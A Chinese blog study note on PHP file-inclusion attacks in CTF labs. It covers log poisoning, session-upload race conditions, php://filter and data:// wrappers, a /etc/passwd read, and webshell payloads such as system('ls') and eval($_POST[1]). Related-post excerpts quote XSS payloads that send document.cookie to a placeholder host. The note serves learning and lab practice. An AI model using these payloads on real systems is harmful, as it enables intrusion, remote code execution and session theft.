【学习笔记】基础:web打点---文件包含
文件包含的文件的内容会被当成当前脚本语言,与后缀无关
本地包含
源码中有:
php:include、require、include_once、require_once等include在包含中出现错误会触发警告,然后代码继续往下运行require在包含中出现错误会直接报错并退出程序运行
java:java.io.File、java.io.FileReader等
ASP.NET:System.IO.FileStream、System.IO.StreamReader等
有文件利用
无文件利用
包含日志文件
nginx 日志文件默认在
1 | /var/log/nginx/access.log |
直接file协议包含
1 | file:///var/log/nginx/access.log |
日志一般会记录ua头,所以可以把代码写在ua头,然后包含日志文件,就会显示执行结果
ctfshow 80-81
包含session文件
前提
可以利用session.upload_progress将恶意语句写入session文件,从而包含session文件。前提需要知道session文件的存放位置。
session文件一般的默认存储位置为/tmp 或/var/lib/php/session),例如
1 | /tmp/sess_123 |
具体操作
让ai写个构造一个上传表单
1 |
|
然后输入url,然后上传文件抓包,然后PHP_SESSION_UPLOAD_PROGRESS这里的值显示为hack
将这个值改为木马
1 | <?= system('ls')?> |
然后再增加一个cookie,这与session文件名有关
1 | Cookie: PHPSESSID=hack |

然后发包,再放到爆破模块
然后再靶场那包含session文件
1 | ?file=/tmp/sess_hack |

没结果是正常的,因为临时文件夹是定时删除,所以才要竞争
然后这个包也发到爆破模块,然后就是竞争了,先上传在访问,差不多一千次就有结果了
通过包含session文件的响应得到文件名,然后再执行读文件命令就行了,相当于再重复一遍过程
伪协议
文件读取
只需知道相对路径
1 | php://filter/resource= |
1 | php://filter/read=convert.base64-encode/resource= |
要知道完整路径
1 | file:///etc/passwd |
代码执行
1 | data://text/plain,<?=eval($_POST[1]);?> |
1 | data://text/plain;base64, |
远程包含
需要在php.ini中开启allow_url_include
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 lan1ocのblog!
相关推荐

2025-03-12
【学习笔记】基础--信息收集及打点
资产收集推荐的社区棱角社区 企业收集拓展企业目标,了解企业规模 爱企查(收费很便宜)直接拼多多或者咸鱼买会员就行主要是关注知识产权、邮箱地址、域名然后从业务资产中提取出web应用、app应用、小程序等 小蓝本(免费)虽然免费,但是不如爱企查等收费的更全面 域名查询从企业收集那里获取资产域名,然后再对域名进行进一步的信息收集 备案查询icp备案网备案管理系统可能会与企业收集中的有出入 域名注册url从域名注册里直接查更多同公司注册的域名,一种思路 ip反查域名微步 子域名收集dns数据查dns历史记录,看历史解析https://dnsdumpster.com/一般域名记录都用A记录、邮箱用MX记录 证书查询url带有https的都是有证书的,可以通过查询这个证书的使用范围来收集子域名https://crt.sh/ 网络空间(fofa、hunter、shodan那些)360夸克fofahunter国内一般以上三个 威胁情报微步、360、奇安信 枚举在线子域名查询子域名查询 工具:ofa安装流程1git clone...

2025-04-07
【学习笔记】基础:web打点---文件上传
首先格式解析是对应的,类型不对无法解析木马前端js验证(验证不通过都不发包)通过判断时间和前端源码分析,如果是仅通过js来过滤危险文件类型,直接禁用js以后再上传 解析缺陷.htaccess 1AddType application/x-http-php .png 将png图片解析成php文件 文件头校验直接在文件内容添加一个文件头就行,一般GIF都允许上传 1GIF89a 黑名单过滤(不在黑名单列表的类型都能上传)双写绕过(或者多写几轮,但是对于递归验证无法绕过)大小写绕过(linux敏感:全大写全小写,windows:可大小写混合)00截断(php小于5.3.4)ctf遇到过,实战没遇到当%00无法被解析的时候,将它url解码一下应该就行了,post请求体中要手动解码,如果是在url上的,会自动解码 白名单验证(只允许上传在白名单列表的类型)条件竞争(实战一般遇不到,ctf比较多)原理:逻辑缺陷了,先上传再判断 1<?php ...
2025-03-13
【学习笔记】基础:web打点--asp应用
ASP一般与Access数据库一起搭建Access数据库不需要连接,只要设置好数据库文件路径,网站就能读取数据,并且如果知道数据库文件路径,也可能直接下载到数据库文件,然后解密数据就行了 iis短文件名漏洞应用场景: 后台路径获取,数据库文件获取,其他敏感文件获取等探测目录结构的,还是扫文件用的长文件名 1adminLogin.aspx 短文件名 1admin~.aspx 请求 存在的短文件名 → 返回 403 / 500 iis 文件上传解析漏洞 ASP-SQL 注入-SQLMAP 使用&ACCESS 注入要先分辨真正报错和容错页面没啥难的,基本都是sqlmap一把梭了

2025-03-16
【学习笔记】基础:web打点--php-sql注入
数据请求类型大致就是以下四种1、数字型(无符号干扰) 1select * from news where id=$id; 2、字符型(有符号干扰) 1select * from news where id='$id'; 3、搜索型(有多符号干扰) 1select * from news where id like '%$id%' 4、框架型(有各种符号干扰) 12select * from news where id=('$id');select * from news where (id='$id'); 请求方式通过功能点来判断注入点,请求方式有以下几种全局变量方法:GET POST SERVER FILES HTTP 头等User-Agent: 使得服务器能够识别客户使用的操作系统,游览器版本等.(很多数据量大的网站中会记 录客户使用的操作系统或浏览器版本等存入数据库中) Cookie: 网站为了辨别用户身份、进行 session...

2025-04-08
【学习笔记】基础:web打点--xss
利用:cookie盗取、凭据劫持、页面劫持、网络钓鱼、权限维持常见拿cookie payload(基于服务器上的脚本用的url)1<img src=x onerror=alert('1')> 1<script>location.href="http://ip/1.php?cookie="+document.cookie</script> 1<img src="" onerror=location.href="http://ip/1.php?cookie="+document.cookie> 1<body onload="location.href='http://ip/1.php?cookie='+document.cookie"> 1<body...